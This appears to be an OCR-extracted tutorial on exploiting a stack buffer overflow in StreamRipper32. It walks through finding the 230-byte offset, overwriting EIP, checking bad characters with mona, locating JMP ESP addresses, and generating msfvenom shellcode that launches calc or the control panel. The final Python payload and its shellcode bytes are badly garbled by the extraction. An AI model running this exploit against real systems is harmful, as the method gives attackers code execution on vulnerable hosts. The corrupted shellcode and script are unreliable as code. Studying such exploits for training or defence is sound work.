
So, we have to input some junk till the 230th offset and then instruct the EIP (Instruction Pointer) to execute ESP (Stack Pointer).


Let’s control the esp & Verify the above.

**Control ESP**

Here, I created a payload of 230 bytes of Alphabet “A” & 4 bytes of Alphabet “B” & some bytes of Alphabet “C”. and used this exploit in the user interaction field of our software. And check the EIP(Instruction Pointer) & ESP(Stack Pointer) & EBP(Base pointer).

We know Instruction Pointer points to the next instruction to be executed.






EIP =42424242=”BBBB”


You can see ESP & EBP has been overwritten with numerous “C”s.


**Identify Bad Characters**



This will create an array of all bytes including all possible bad characters.

Open this bytearray.txt file and use this shell code and create a payload and identify the bad characters of this software.





Paste the output in the user interaction field. Check the stack pointer and right click on it and click on “Follow on Dump”.


After this, You will able to identify the bad characters by using the address where the array begins


**!mona compare -f bytearray.bin -a [address]**

As shown below



**Find JMP ESP**





Log data, item 5 Address=004BE586

Message= 0x004be586 : push esp # ret 0x0c | startnull {PAGE\_EXECUTE\_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)

Log data, item 4 Address=0049C015

Message= 0x0049c015 : call esp | startnull {PAGE\_EXECUTE\_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)

Log data, item 3 Address=00401E47


Message= 0x00401e47 : push esp # ret | startnull,asciiprint,ascii {PAGE\_EXECUTE\_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)

Here you can see esp address which should be used by using the !mona jmp -r esp command


**Generate Shell Code**

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha\_mixed

-b "\x00" -f python





msfvenom -a x86 --platform windows -p windows/exec CMD=control.exe -e x86/alpha\_mixed -b "\x00" -f python




This is the Corresponding shell code to change the trigger to respective Cmd or control panel.

Use respective shell code to generate the payload and paste the output in any user interaction field to open/trigger the respective Cmd or Control Panel.

**CALCULATOR:**





**CONTROL PANEL:**

# —'— c odd ng : cpL2 52 —'—

I= open (" payl oad . ext " , "w" }


j un k="A" ' 2 30


nse h=" *x 86 x E* 5\ x4B\x 90 " nop s=" \ x90 " ' 3 0

# msfvenom -a x86 --platform windows -p windows/exec cxo=control.exe -e x86/alpha\_mixed -b ”\x00|” -f p hon buf = b””

buf += b " \x 89\x e 0\xdb\xd4 \xd9 \xT0 \xf4 \ x 5b\ x 5 3\ x 59 \ x49 \ x49 \ x49 "

buf += b " \ x49 \ x49\x49\x49 \x49 \x49 \x49 \ x4 3\ x4 3\ x4 3\x43\x43\x4 3 " buf += b " \x 3\*\x 5 Lux 5 a\x6 a\x41\x 58 \x 50 \ x 30\ x41\ x 30 \ x4L\ x 6b\x4L " buf += b " \x4L\x 5 Lux 3 2\x41\x42 \x 32 \x42 \ x42\ x 30\ x42 \ x42 \ x4L\ x42 " buf += b " \x 58\x 50\x 3 8\x41\x42 \xT 5 \x4a\ x49\ x 39\ x 6c \ x49 \ x T8\x4 b " buf += b " \x 32\x 5 T\x70\x 5 5 \x 50 \x 57 \xT0 \ x6 3\ x 50\ x 6b\x 39\x Ta\x4 5 " buf += b " \x46\x 5 L\x6b\xT 0 \x 3 5 \x 34 \x4e \ x6b\ xT6\ x 30\x 50\x 30\x 6 c " buf += b " \x4b\x 5 6\x 3 2\x66 \x6c \x6e \x6b \ x 32\ xT2\ x 6 5 \ x44 \ x4c \ x4b " buf += b " \x 5L\x 6 Z\x7Lux 38 \x46 \x6f \x?8 \ x 3?\ x61\ x 5a\x T 6 \ x46 \ x 34 " buf += b " \ x \*Lux? 9 \ x6f \ x6 e \x4c \x?7 \x4c \ x\* 5\ x 31\ x 6L\x 6c\ x \*4 \ x4 Z " buf += b " \x 34\x 6 ccx 5 5\x? 0 \x 5a\x61\x6a\ x6f\ x64\ x4d\x 56\x 6L\x 5 a" buf += b " \x 6T\x 3 8\x6 Z\x 3 9 \x62 \x? 3 \x62 \ xT0\ x 5?\ x4c \ x4b\ x TZ\x T Z " buf += b " \x 36\x? 0\x6c\x4b \x 52 \ x6a\ x6? \ x4c\ x4c\ x4b\x 52\x 6c\x 3 Z " buf += b " \x 3L\x 6 Z\x 5 Box 5 a\x4 3 \x?1\x 58 \ x 36\ x61\ x 5a\ x \*Lux \*Z \ x? L " buf += b " \x 6c\x4b\x7 Z\x? 9 \x? 5 \x?0 \x 3 3 \ x 31\ x68\ x 5 3 \ x4e\ x 6b\x 3L " buf += b " \x 59\x 64\x 5 8\x4a\x4 3 \x66 \x 5a\ x7 3\ x79\ x 6c \ x4b\ x 